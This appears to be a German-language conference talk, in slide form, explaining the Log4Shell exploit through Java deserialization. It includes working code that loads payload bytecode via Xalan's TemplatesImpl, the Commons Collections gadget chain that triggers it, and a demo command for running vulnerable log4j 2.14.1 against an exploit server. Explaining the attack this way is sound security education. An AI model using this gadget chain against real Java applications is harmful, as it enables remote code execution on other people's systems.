In Kombination mit dem vorherigen Kniff, lässt sich mit einer Klasse der XSLT Bibliothek Apache Xalan eine eigene Klasse aus serialisierten Daten initialisieren.

```
16          ReflectionUtil.setFieldValue(templates, "_bytecodes", new byte[][]{classBytes});
17          // Damit beim Deserialisieren nicht zu früh eine NullPointerException auftritt
18          ReflectionUtil.setFieldValue(templates, "_name", "");
19
20          try (FileOutputStream file = new FileOutputStream("serialized-data.tmp");
21               ObjectOutputStream out = new ObjectOutputStream(file)) {
22              out.writeObject(templates);
23          }
24
25          try (FileInputStream file = new FileInputStream("serialized-data.tmp");
26               ObjectInputStream in = new ObjectInputStream(file)) {
27              TemplatesImpl deserializedTemplates = (TemplatesImpl) in.readObject();
28
29              // Wird dann am Ende durch den Kniff im vorherigen Beispiel ersetzt
30              deserializedTemplates.newTransformer();
31          }
32
33      }
34
35  }
```

Klasse aus serialisierten Daten instantiieren

In Kombination mit dem vorherigen Kniff, lässt sich mit einer Klasse der XSLT Bibliothek Apache Xalan eine eigene Klasse aus serialisierten Daten initialisieren.

```java
import com.divae.talks.log4shell.exploit.deserialization.ReflectionUtil;
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;

import java.io.*;
import java.nio.file.Files;

public class Step4_InstantiatingClassFromSerializedData {

    public static void main(String[] args) throws Exception {

        // Bytecode der auf dem Zielsystem ausgeführt werden soll
        byte[] classBytes = Files.readAllBytes(new File("target/test-classes/com/divae/talks/log4shell/TransletPayload.class").toPath());

        TemplatesImpl templates = new TemplatesImpl();
        // Füge Bytecode in templates Objekt ein
        ReflectionUtil.setFieldValue(templates, "_bytecodes", new byte[][]{classBytes});
        // Damit beim Deserialisieren nicht zu früh eine NullPointerException auftritt
        ReflectionUtil.setFieldValue(templates, "_name", "");

        try (FileOutputStream file = new FileOutputStream("serialized-data.tmp");
```

Ausgabe des Beispiels:

```
Payload in static initializer of TransletPayload
Exception in thread "main" java.lang.NullPointerException
  at …
```

Den Fehler kann „getrost“ ignoriert werden, da der gewünschte Code bereits ausgeführt wurde.

Wir haben den Weg zum Ziel!

Wir haben den Weg zum Ziel!

1. Alle verwendeten Objekte und der Bytecode werden serialisiert zum Ziel übertragen werden.
2. Beim Deserialisieren führt die *HashMap* die `.hashCode()`-Methode des Key-Objekts aus.
3. Die Kombination aus *TiedMapEntry* und *LazyMap* führt den *InvokerTransformer* aus, sobald `.hashCode()` auf dem TiedMapEntry ausgeführt wird.
4. Mit einem *InvokerTransformer* wird auf dem deserialisierten TemplatesImpl-Objekt `.newTransformer()` aufgerufen.
5. Der Aufruf der Methode `.newTransformer()` auf dem TemplatesImpl-Objekt lädt den Bytecode in die JVM. Dabei werden die enthaltenen *static Initializers* ausgeführt.
6. Die Payload in einem *static Initializer* im Bytecode wurde ausgeführt!


Demo

```
# Exploit Server läuft bereits…

# Auswählen der Java Version
JAVA_HOME=…/jdk1.8.0_66

# Starten des verwundbaren Codes
$JAVA_HOME/bin/java -classpath \
$HOME/git/log4shell-background/target/classes:\
$HOME/.m2/repository/org/apache/logging/log4j/log4j-core/2.14.1/log4j-core-2.14.1.jar:\
$HOME/.m2/repository/org/apache/logging/log4j/log4j-api/2.14.1/log4j-api-2.14.1.jar:\
$HOME/.m2/repository/org/apache/commons/commons-collections4/4.0/commons-collections4-4.0.jar \
com.divae.talks.log4shell.exploit.VulnerableLoggingClass
```

Fazit

Fazit

- **Die zweite Variante des Angriffs zeigt recht gut, wie man eine Lücke durch raffinierte Tricks erweitern kann**
- **Hier haben wir nur zwei Varianten bis zum Ende verfolgt**
- **Das wird nicht die letzte Lücke sein, welche die Java Serialisierung beim Angriff verwendet**



**diva-e. You can’t buy it. You can’t make it.
And you sure can’t fake it.**

Danke

Bitte gebt uns Feedback!